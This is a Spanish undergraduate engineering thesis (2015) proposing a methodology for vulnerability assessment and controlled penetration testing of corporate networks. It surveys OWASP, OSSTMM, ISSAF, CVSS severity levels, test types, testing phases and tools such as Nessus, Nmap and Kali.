DESARROLLO DE METODOLOGÍA PARA HALLAZGOS DE VULNERABILIDADES EN REDES CORPORATIVAS E INTRUSIONES CONTROLADAS.

DIEGO FERNANDO ORTIZ ARISTIZÁBAL

FUNDACIÓN UNIVERSITARIA LOS LIBERTADORES

FACULTAD DE INGENIERÍAS

PROGRAMA DE INGENIERÍA ELECTRÓNICA

BOGOTÁ D.C

AÑO 2015

DESARROLLO DE METODOLOGÍA PARA HALLAZGOS DE VULNERABILIDADES EN REDES CORPORATIVAS E INTRUSIONES CONTROLADAS.

DIEGO FERNANDO ORTIZ ARISTIZÁBAL

TRABAJO PARA OPTAR EL TÍTULO DE INGENIERO ELECTRÓNICO

DIRECTOR DE PROYECTO

Licenciado Carlos Caycedo

FUNDACIÓN UNIVERSITARIA LOS LIBERTADORES

FACULTAD DE INGENIERÍAS

PROGRAMA DE INGENIERÍA ELECTRÓNICA

BOGOTÁ D.C

AÑO 2015

Nota de aceptación

_____
_____
_____
_____
_____
_____
_____

_____

Firma del presidente del jurado

_____

Firma del Jurado

_____

Firma del Jurado

BOGOTÁ DC, 21 DE AGOSTO DE 2015

NOTA DE LA INSTITUCION

Las directivas de la Universidad los libertadores, los jurados calificadores y el cuerpo docente no son responsables por los criterios e ideas expuestas en el presente documento. Estos corresponden únicamente a los autores

DEDICATORIA

El presente proyecto de grado lo dedico a mi madre, que gracias a sus constantes palabras y apoyo lograron que pudiera sacar esta carrera adelante, después de tanto tiempo de estudiar, de tantos tropiezos y situaciones no favorables que estuvieron en mí contra, sus palabras de aliento no me dejaron desistir. A mi novia quien es un pilar fundamental en mi vida, su constancia hizo más llevadero mi estudio y principalmente a mis hijos, quienes son la base y motor de mi vida, la razón por la cual me motivo a desempeñarme como una excelente persona y a superarme cada día en mi vida laboral y profesional.

AGRADECIMIENTOS

A mi madre que siempre estuvo ahí, para apoyarme moral y económicamente, sus palabras de aliento y moralizantes no dejaron desistir de mi estudio, a mi novia Jenny porque estuvo ahí en momentos difíciles y de excesivo estrés, porque la ingeniería electrónica no es fácil, desde cualquier punto de vista desde donde sea vista, es la carrera de ingeniería más compleja puesto que su nivel de exigencia y abarcamiento es muy amplio, y principalmente los agradecimientos hacia mí, yo soy el único autor intelectual que ha hecho que todo esto sea posible, que haya llegado a este punto de mi vida y que después de haber ingresado a la universidad en enero de 2002 a estudiar ingeniería electrónica, ya en este momento 13 años después me encuentro redactando los agradecimientos por finalizar mi carrera y poder demostrar a muchas personas y sobre todo a mí mismo, que las limitaciones se encuentran en la mente de cada uno de nosotros y que si se ha de agradecer algo en la vida de cada uno de nosotros, siempre y siempre debemos empezar por darnos gracias a nosotros mismos, por la perseverancia, constancia, madrugadas, trasnochadas y sacrificios que implican estudiar una carrera como la ingeniería electrónica.

INDICE

INDICE FIGURAS

INDICE DE TABLAS

INTRODUCCIÓN

La palabra vulnerabilidad se refiere a un fallo o debilidad en un sistema informático, el cual permite a un delincuente informático acceder sin autorización, violar la confidencialidad, integridad y disponibilidad de los datos. Las vulnerabilidades son los resultados de bugs, errores o fallos en el diseño y desarrollo del sistema, aunque en un sentido más amplio se podría decir también que se puede dar por las limitaciones tecnológicas del sistema implementado ya que en un principio no existe un sistema 100% seguro. Por lo tanto existen vulnerabilidades teóricas y vulnerabilidades reales (conocidas como exploits). Las vulnerabilidades generalmente se pueden corregir con parches de actualización, hostfix o en su defecto cambios de versionamiento de sistemas operativos y programas, en algunos casos se requiere de un cambio físico del hardware de los sistemas informáticos. Las vulnerabilidades se descubren muy seguido en grandes sistemas, y el hecho de que se publiquen rápidamente por todo internet (mucho antes de que exista una solución al problema), Mientras más conocida se haga una vulnerabilidad, más probabilidades de que existan piratas informáticos que quieren aprovecharse de ellas.

Principalmente las vulnerabilidades reales, son explotadas por códigos o programas desarrollados conocidos como Exploits, termino definido por expertos en seguridad informática e investigadores del mismo, el cual hace referencia a una técnica que se aprovecha de vulnerabilidades, dichas vulnerabilidades dependen de sus sistemas operativos y configuraciones de programas que se estén ejecutando en un computador o servidor y de la red en la cual se encuentre el dispositivo.

A su vez dichas vulnerabilidades se solucionan cuando se libera las nuevas versiones de los programas o parches de actualización en sistemas operativos, así como las buenas prácticas en la configuración de los dispositivos vulnerables, como el cierre de puertos y negación de acceso a clientes no autorizados.

Siguiendo recomendaciones de seguridad informática, se puede llegar a lograr un sistema informático seguro, teniendo en cuenta unas pruebas periódicas que incluyan el círculo de la seguridad informática, puesto que latentemente siempre habrán delincuentes informáticos que quieran violentar la seguridad implementada en las redes protegidas y abusar de las mimas.

Por otra parte se encuentran los perfiles de los expertos que se conocen de metodologías y procedimientos para realizar cierto tipo de actividades de hacking a las redes informáticas, ellos son conocidos como Ethical Hackers:

Ethical Hackers Termino que nace de la necesidad de diferenciar a un delincuente informático de aquella persona que tiene el mismo conocimiento, pero es usado en el aseguramiento de sistemas y redes informáticas. Dichos profesionales son expertos que atacan sistemas informáticos en nombre de sus propietarios, con los mismos métodos que sus homólogos, en busca de posibles fallas de seguridad con la finalidad de brindar un informe de todas las vulnerabilidades encontradas que podrían ser aprovechadas por los piratas informáticos.

Para tales fines los Ethical hackers han desarrollado lo que se conoce como pruebas de penetración, (PEN-TEST por sus siglas en inglés). Las pruebas de penetración son conocidas por iniciar actividades de hacking sobre los sistemas en busca de vulnerabilidades y fallos de los mismos.

PLANTEAMIENTO DEL PROBLEMA

Cuando una empresa se preocupa por su seguridad a nivel informático, nace la pregunta: Cómo podemos saber si estamos realmente protegidos?, ¿Tenemos vulnerabilidades en nuestros sistemas?, ¿Podemos estar seguros de que nada podrá pasar a nivel informático?, ¿Quién se encuentra capacitado para hacer una prueba de hacking ético?, o ¿Cómo se puede hacer unas pruebas de seguridad y verificar si efectivamente la red estará segura? ¿Qué sucedería si un usuario autenticado dentro de una red corporativa tuviera acceso a niveles superiores en privilegios de administración y que para el administrador de red no fuera de su conocimiento?, ¿Qué sucedería si las aplicaciones diseñadas por la entidad, no fueran lo suficientemente seguras y estas permitieran exponer información sensible acerca de la organización, la cual posteriormente podría ser usada para realizar ataques transacciones fraudulentas dentro de la red corporativa?

Para ello se ha planteado una pregunta principal que encierra muchas de las preguntas planteadas en esta sección:

¿Cómo desarrollar una metodología para realizar análisis de una red informática, poder determinar las vulnerabilidades y posteriormente de qué manera se realiza una intrusión?

HIPOTESIS

En el desarrollo de una metodología para hallazgos de vulnerabilidades se debe determinar si una red informática con sus respectivos servidores y aplicaciones se encuentra apta para salida a producción de forma segura reduciendo al máximo sus fallos o vulnerabilidades para que no sean aprovechadas por terceros.

OBJETIVOS

General

Diseñar una metodología para hallazgos de vulnerabilidades que permita realizar pruebas de seguridad, análisis de vulnerabilidades e intrusiones controladas sobre los sistemas informáticos de una red corporativa, creando un lineamiento propio y pasos a seguir para poder determinar si un ambiente se encuentra debidamente asegurado para un entorno productivo.

Específicos

- Identificación de fallos de configuración, contraseñas por defecto, accesos desatendidos, puertos sin gobierno y políticas de seguridad mal aplicadas.

- Identificar sistemas operativos vulnerables o desactualizados, Identificar bugs en programas instalados en dispositivos.

- Optimizar recursos económicos asignados para consultorías a las empresas que contratan a terceros para este tipo de actividades, siguiendo el procedimiento planteado en la metodología propuesta.

- Mediante un resultado final, poder determinar el estado de vulnerabilidad de un dispositivo, el estado en el que se encuentra la red y poder clasificar según el score.

JUSTIFICACIÓN

En términos de la necesidad que genera los ataques informáticos, siempre es importante que una red LAN, corporativa o de campus de Networking, exista un procedimiento mediante el cual el administrador de cada dispositivo pueda realizar distintas pruebas de seguridad informática sobre aplicaciones o servicios que saldrán a producción. Siendo latente el riesgo de intrusión o un usuario de la red con ciertos privilegios que le permita abusar del acceso a la red interna corporativa, para ello se requiere evitar intrusiones controlando dichos privilegios. Estos procedimientos o metodologías deben estar acoplados para que el administrador de la aplicación o el administrador de la red, se encuentre con la posibilidad de realizar un análisis sin tener un vasto conocimiento sobre intrusión. Dicho análisis se realizará sobre la red de la universidad Los Libertadores teniendo en cuenta que la metodología podrá ser aplicada a redes corporativas como la de la universidad.

Es por ello que con este proyecto se realizará una metodología para el análisis de vulnerabilidades y posterior intrusión hacia una red corporativa y a partir de ello entender el riesgo latente y residual que implica no aplicar las políticas de seguridad informática.

Posteriormente se podrán realizar las correcciones correspondientes, de acuerdo a un análisis y resultados de la gestión de vulnerabilidades, esta fase será conocida como remediación, y es donde se realizar la reparación de los fallos informáticos encontrados y reportados, para poder conseguir un óptimo aseguramiento sobre los dispositivos analizados.

LO QUE ESPERA EL LECTOR

Este documento se ha construido con el ánimo de que el lector entienda como funciona algunas de las metodologías para análisis de vulnerabilidades e intrusiones, observadas desde el punto de vista controlado o ejecutadas por el administrador de los dispositivos analizados, sin embargo a continuación se resume algunas de las metodologías existentes, así como el desarrollo de una metodología que podrá ser usada para el análisis de vulnerabilidades en dispositivos de redes informáticas y sus aplicaciones.

A continuación se evidenciarán las fases de la metodología donde se mencionan cada uno de sus pasos:

- Recolección de información
- Identificación de sistemas y servicios
- Análisis de vulnerabilidades
- Explotación de vulnerabilidades y pruebas de intrusión
- Presentación y reporte


Esta metodología tiene varias fases donde incluye pruebas en diferentes capas del modelo OSI, pero no indica que una fase tenga que estar implícita dentro de la posterior, sin embargo es importante el orden en el cual se realizará la ejecución de la misma.

CAPITULO I

1.1 ANTECEDENTES

OWASP es una metodología desarrollada para realizar pruebas de seguridad sobre aplicaciones web, la cual a lo largo del tiempo se ha ido convirtiendo en una metodología líder para pruebas a nivel de aplicaciones en el protocolo HTTP.

Figura: Línea del Tiempo OWASP 1




Fuente: Autor del documento

El manual de la metodología abierta de comprobación de la seguridad (OSSTMM Open Source Security Testing Methodology Manual) Es un estándar muy completo y normalmente usado en auditorías de seguridad para revisar la seguridad de los sistemas informáticos desde internet. Este incluye un marcode trabajo que realiza una descripción de las fases que deberá ejecutar en una auditoría.

Figura: Resumen OSSTMM 1

Fuente: Autor del documento




Fuente: Autor del documento

La metodología de Test de Penetración ISSAF se diseñó para realizar evaluación a las redes de trabajo, sistema y control sobre las aplicaciones.

Dicha metodología se encuentra enfocada en tres fases y ocho pasos de evaluación:

Las tres fases son las siguientes:

Figura: Metodología ISSAF 1



Fuente: Autor del documento

Los siguientes son los pasos que describe la metodología:

- Recolección de Información
- Mapeo de la red de trabajo
- Identificación de vulnerabilidades
- Penetración
- Obtener Acceso y escalada de privilegios
- Enumeración
- Comprometer usuarios remotos y sitios
- Mantener Acceso

1.1.1 Seguridad para lograr confiabilidad y calidad de los servicios digitales en internet

Como proyecto de grado, se presentó en la universidad de las Américas Puebla de México una Tesis llamada “Seguridad para lograr la confiabilidad y calidad de los servicios digitales en internet” en 2004 presentada por Carlos Augusto Jerez Lugo para optar por el título de ingeniero de Sistemas computacionales, en este documento se define la seguridad desde el punto de vista de servicios publicados hacia internet o aplicativos web, donde el objetivo principal es evaluar y asegurar entornos productivos de las aplicaciones web. Dicho trabajo aportará al proyecto con la ayuda de los conceptos planteados y documentación del mismo (Américas, 2004).

1.1.2 La seguridad informática aplicada a la validación de los datos de entrada en software específico.

Como proyecto de grado, se presentó en la universidad Escuela Colombiana de Carreras industriales en Bogotá una Tesis llamada “La seguridad Informática aplicada a la validación de los datos de entrada en software específico” en el año 2012, presentada por Olga Sanchez, Yeimmy Garzón y Claudia Suarez para optar por el título de ingeniería de sistemas. En este documento se plantea el diseño e implementación de una metodología para la seguridad informática en la validación de datos de software dirigida a usuarios finales, Dicho trabajo aportará al proyecto con la ayuda de los conceptos planteados y documentación del mismo (Sanchez, 2013).

1.2 MARCO CONCEPTUAL

A medida que ha pasado el tiempo, el avance de los medios tecnológicos y de telecomunicaciones, han hecho que se dé el surgimiento de nuevos vectores de ataque y nuevas formas de delito que han vuelto el internet y sus tecnologías en objetivos sumamente hostiles para cualquier tipo de red y organización o personas que tengan equipos conectados a internet.

A diferencia de lo que pasaba años atrás, donde las personas que tenían habilidades en el área informática, disfrutaban investigando dichos aspectos con el ánimo de usarlos en pro de la seguridad, ayudándolos a implementar en las redes corporativas y poco a poco ir evolucionando dichos modelos investigados. Actualmente se ha ido desviando completamente y dando origen a nuevos personajes que usan los medios informáticos y su conocimiento con ayuda de herramientas para delinquir y obtener beneficios económicos.

Cada día son encontrados nuevos fallos de seguridad informática y por lo general son muy pocos los responsables del área de TI que logran entender completamente la importancia que tiene dicha seguridad y como poder abordar la gravedad del problema que existen en dichas vulnerabilidades, las cuales le puede llegar a permitir a un atacante violar la seguridad de un entorno productivo.

Teniendo en cuenta el actual escenario, donde los principales afectados son las organizaciones en cualquier magnitud, los sistemas de información, el dinero y delincuentes informáticos, se vuelve realmente importante y fundamental idear estrategias de seguridad que puedan atacar dichas brechas que se abren día a día y que pueden dar lugar a que un atacante genere un impacto tan grave que muchas veces las corporaciones no se pueden recuperar de ello.

1.2.1 Definiciones.

Figura: Definición de Conceptos 1

Fuente: Autor del documento.

1.2.2 Análisis de Vulnerabilidades

Scoring System Common Vulnerability (CVSS) es un estándar de la industria para evaluar la gravedad de las vulnerabilidades de seguridad informática del sistema. Se trata de establecer una medida de cuánto se refieren a órdenes de vulnerabilidad, en comparación con otras vulnerabilidades.

Esta clasificación está dada de acuerdo con el sistema estándar de clasificación de vulnerabilidades informáticas CVSS, El CVSS se encuentra diseñado de forma que sea fácil de entender para cualquier persona de cualquier entidad u organización puedan darle prioridad el orden en el que se debe abordar las vulnerabilidades informáticas encontradas o que lleguen a afectar de alguna manera. Independientemente de cual sea la tecnología utilizada por las empresas en sus sistemas informáticos.

El CVSS es una iniciativa pública concebida por la National Infraestructure Assurance Council (NIAC) de EE.UU, un grupo que provee de recomendaciones al Department of Homeland Security de los EE.UU. Entre las organizaciones que lo adoptaron tempranamente US National Institute of Standards and Technology (NIST), Qualys y Oracle. (Kiwi, 2007).

En la actualidad, el CVSS está bajo la custodia del Forum for International Response Teams (FIRST) (Kiwi, 2007).

1.2.3 Definición del criterio de criticidad en vulnerabilidades.

A continuación se realiza una descripción de la clasificación de cada vulnerabilidad:

Tabla 1: Descripción de Vulnerabilidades Según Severidad

CLASIFICACIÓN	DESCRIPCIÓN
CRÍTICA	• Vulnerabilidades con riesgo de explotación **efectiva** con acceso a información del objetivo. • Vulnerabilidades con riesgo **efectivo** de explotación a la Disponibilidad, Integridad y Confidencialidad de la Información del objetivo. • Vulnerabilidad sin CVE (Common Vulnerabilities and Exposures) que comprometa realmente al objetivo ó con Código CVE Certificado (CVE, s.f.). • Calificación de CVSS (Common Vulnerabilitiy Scoring System) de (9-10) (CVSS, s.f.).
ALTA	• Vulnerabilidades con riesgo de explotación **posible** con acceso a información del objetivo. • Vulnerabilidades con riesgo **posible** de explotación a la Disponibilidad, Integridad y Confidencialidad de la Información del objetivo. • Vulnerabilidad sin CVE que comprometa **posiblemente** al objetivo ó con Código CVE Certificado. • Calificación de CVSS de (7-9).
MEDIA	• Vulnerabilidades con riesgo de explotación **baja** con acceso a información del objetivo. • Vulnerabilidades con riesgo **bajo** de explotación a la Disponibilidad, Integridad y Confidencialidad de la Información del objetivo. • Vulnerabilidad sin CVE que **difícilmente** pueda comprometer al objetivo ó con Código CVE Certificado. • Calificación de CVSS de (4-6).
BAJA	• Vulnerabilidades con ningún riesgo de explotación de acceso a información del objetivo. • Vulnerabilidades con ningún riesgo de explotación a la Disponibilidad, Integridad y Confidencialidad de la Información del objetivo. • Vulnerabilidad sin CVE que **No** pueda comprometer al objetivo ó con Código CVE Certificado. • Calificación de CVSS de (2-3).
INFORMATIVA	• No se considera como una vulnerabilidad, se considera como información importante sobre el servicio analizado.

Fuente: Autor del documento.

Para la determinación de criticidad de las vulnerabilidades que lleguen a ser encontradas se puede usar como base principal el valor de gravedad asignado a cada vulnerabilidad por las herramientas utilizadas en el testing. Posterior a esta calificación inicial (que se presenta dentro de criterios de aceptabilidad definidos en CVSS, documento NISTIR 7435) (Mell, 2007).

Se debe tener en cuenta vulnerabilidades de clasificación alta, media y baja, siendo en últimas la criticidad de éstas determinada principalmente por la percepción del consultor, y estando dicha percepción definida por:

- La explotabilidad efectiva de la vulnerabilidad.
- El vector de acceso necesario para la ejecución de un exploit efectivo.
- La complejidad de programación o de ejecución del ataque.
- El nivel de autenticación requerido para el lanzamiento de un ataque exitoso.
- La disponibilidad de detalles públicos sobre la explotación de la vulnerabilidad.
- El nivel de automatización del proceso de explotación requerido para tener éxito en el aprovechamiento de los hallazgos.

1.2.4 Tipos de Test de Intrusión

Las empresas que se dedican a realizar pruebas de intrusión o penetración, luego de haber hecho un previo análisis de las necesidades de la red y sus clientes se enfocan en las siguientes perspectivas, teniendo en cuenta el núcleo de negocio y el funcionamiento de la misma:

- Test de intrusión con objetivo: Se buscan vulnerabilidades en componentes específicos que son de mayor importancia dentro de una red, considerados por su administrador.

- Test de intrusión sin objetivo: A diferencia de las pruebas de penetración con objetivo, esta prueba pretende examinar la totalidad de los componentes e infraestructura presentes en una red.

- Test Black box (Caja negra): Esta prueba se realiza cuando no se tiene un conocimiento específico de la red, simplemente se simula un atacante que no sabe absolutamente de la red más allá de una dirección IP o aplicativo.

- Test Gray Box (Caja Gris): Esta prueba define como información previa algunos objetivos, usuarios de red o algunas tecnologías implementadas dentro de la red para analizar.

- Test White box (Caja Blanca): Esta prueba define claramente los objetivos para analizar, así como las tecnologías implementadas, usuarios y contraseñas, direccionamiento IP y políticas de seguridad, de los cuales se tiene un pleno conocimiento para elaborar vectores de ataque mucho más específicos.

1.2.5 Definición de Escenarios y Objetivos

- Escenarios

Define los lugares desde donde el consultor realizará las pruebas de seguridad (EH, s.f.).


Tabla 2: Definición de Escenarios

ESCENARIO	DESCRIPCIÓN	APLICA
Escenario 1	El consultor se encuentra ubicado en un punto de acceso a la red LAN/WAN de la empresa.	SI/NO
Escenario 2	En este lugar, el consultor se encuentra ubicado dentro del firewall que protege el área a ser analizada.	SI/NO
Escenario 3	En este escenario, el consultor realiza las pruebas de seguridad desde una red externa a la empresa. En la mayoría de los casos se hace desde Internet.	SI/NO

Fuente: Autor del documento

Figura: Definición de Escenarios 1

Escenarios de Pruebas.



Fuente: Autor del documento

Los escenarios trabajados en este documento será el número 1.

1.2.6 Fases del Ethical Hacking

Figura: Fase 1

Fuente: Autor del documento

- ✓ Hace referencia a la fase preparatoria donde los consultores buscan y obtienen información acerca de cada uno de los objetivos.
- ✓ Se buscaran todos los puntos débiles de los objetivos para encontrar posibles fallos de seguridad en los objetivos.
- ✓ Dependiendo del objetivo en esta fase se podrá realizar adquisición de información de diferentes fuentes; empleados, clientes, redes, operaciones, procesos, entre otros.
- ✓ Se realizará esta fase adquiriendo información de la compañía y de los sistemas, a su vez se efectuaran técnicas de adquisición de información directamente a los sistemas objetivos analizados.

Figura: Fase 2

Fuente: Autor del documento.

Esta fase hace referencia a los escaneos de seguridad realizados a cada uno de los objetivos analizados, se exponen los siguientes escaneos de seguridad informática:

- ✓ Escaneo de dispositivos activos en la red.
  - Análisis de dispositivos activos en la red.
  - Trazabilidad de la ruta desde el equipo del consultor hacia el objetivo.

- ✓ Escaneo de puertos abiertos, cerrados y filtrados (UDP, TCP).
  - Análisis de puertos sospechosos.
- ✓ Escaneo de servicios asociados a los puertos identificados.
  - Análisis de puertos abiertos.
- ✓ Escaneo de Vulnerabilidades.
  - Análisis de Vulnerabilidades. Códigos CVE –CVSS.
- ✓ Escaneo de red asociada al dispositivo ha analizado.
  - Análisis de seguridad perimetral.
- ✓ Escaneo realizando técnicas de evasión a los equipos de seguridad perimetral.
- ✓ Escaneo de enumeración.
  - Identificación de usuarios asociados a cada dispositivo.
- ✓ Escaneo de Sistema Operativo.
  - Identificación del Sistema Operativo del objetivo.

Figura: Fase 3

Fuente: Autor del documento

Esta fase simula los métodos que un intruso utilizaría para realizar un acceso no autorizado a la organización o a algún dispositivo analizado.

En este punto aprovechan las vulnerabilidades altas, medias y bajas, así como los errores de programación, las configuraciones por defecto, y las malas prácticas de seguridad informática y de la información por parte de los administradores de las TICs a nivel corporativo.

Se identificarán los puntos críticos en la infraestructura informática en las cuales una persona con conocimientos medios y avanzados podría realizar ataques de forma mal intencionado contra la organización para algún fin personal o comercial.

Es posible que algunas vulnerabilidades que se detecten, no sean explotables en ese caso particular (tipo de plataforma, origen del ataque, etc.).

Figura: Fase 4

Fuente: Autor del documento.

Tiene como objetivo presentar los resultados finales de todos los dispositivos analizados, exponiendo los hallazgos significativos y los riesgos identificados a lo largo de las fases.

Evidencias de descubrimientos Críticos (de ser necesario): En el momento de identificar total o parcialmente una vulnerabilidad de gran impacto, que presente un riesgo inminente e inmediato al cliente, a criterio del equipo ejecutor de las Pruebas de PENTEST, se entregará una evidencia con el detalle de la vulnerabilidad y la forma de mitigarlas, para ser implantadas por la organización inmediatamente.

Informe Técnico: Este documento contiene la información recolectada en las diferentes fases del proceso de ejecución de las Pruebas de los objetivos. En éste, se presentan equipos y servicios identificados, las vulnerabilidades encontradas clasificadas según el nivel de impacto para la seguridad del cliente, con su solución recomendada y un análisis del estado actual de la infraestructura de seguridad de tecnología de información de la organización. Las vulnerabilidades que se reportan siguen los parámetros de CVE, CVSS, CERT, BID y/o OSVDB.

Figura: Fase 5

Fuente: Autor del documento

La fase de RE-TEST es una fase en la cual se realiza nuevamente un test para verificar si las vulnerabilidades encontradas fueron debidamente solucionadas

Figura: Fase 6

Fuente: Autor del documento

La última fase tiene como objetivo presentar los resultados finales de todos los dispositivos analizados, exponiendo los hallazgos significativos y los riesgos identificados a lo largo de las fases.

Informe Técnico / Ejecutivo: Este documento contiene la información recolectada en las diferentes fases del proceso de ejecución de las pruebas de los objetivos. En éste, se presentan equipos y servicios identificados, las vulnerabilidades encontradas clasificadas según el nivel de impacto para la seguridad de la red analizada, con su solución recomendada y un análisis del estado actual de la infraestructura de seguridad de tecnología de información de la organización. Las vulnerabilidades que se reportan siguen los parámetros de CVE, CVSS, CERT, BID y/o OSVDB.

NOTA: Para el ejercicio presentado en este documento, únicamente se realizará las fases 1, 2 y 3.

1.2.7 Software Recomendado

Para la ejecución de las pruebas de hacking ético, se deberán realizar con las siguientes herramientas:

- **Analizador de vulnerabilidades "Tenable Nessus ProfessionalFeed"**

Esta herramienta es un software utilizado para buscar errores de programación, configuraciones por defecto y vulnerabilidades en equipos informáticos. Algunas de las características claves de la herramienta son:

- Identificar vulnerabilidades de los sistemas operativos instalados.
- Reportar posibles soluciones a las vulnerabilidades encontradas.
- Software ASV por el PCI DSS.
- Software propietario licenciado.
- Base de datos actualizada diariamente por el CVE.

Figura: Herramienta 1

Fuente: Imagen descargada de http://www.tenable.com

- **Nmap ("Network Mapper")**

Es una herramienta libre y de código abierto utilizada para la exploración de red o de auditoría de seguridad.

Nmap utiliza paquetes IP en bruto en formas novedosas para determinar qué hosts están disponibles en la red, qué servicios (nombre de la aplicación y versión), qué sistemas operativos (OS y versiones) están corriendo, que tipo de filtros o cortafuegos están en uso, y docenas de otras características. Fue diseñado para escanear rápidamente redes muy grandes, pero funciona muy bien contra los equipos independientes.

Nmap se ejecuta en todos los sistemas informáticos operativos principales.

Figura: Herramienta 2

Fuente: Imagen descargada de http://www.nmap.org

Distribución para pruebas de seguridad "KALI", "BackTrack" y "BugTraq"

KALI y BackTrack son distribuciones GNU/Linux en formato LiveCD pensada y diseñada para la auditoría de seguridad y relacionada con la seguridad informática y hacking ético en general. Actualmente tiene una gran popularidad y aceptación en la comunidad que se mueve en torno a la seguridad informática.

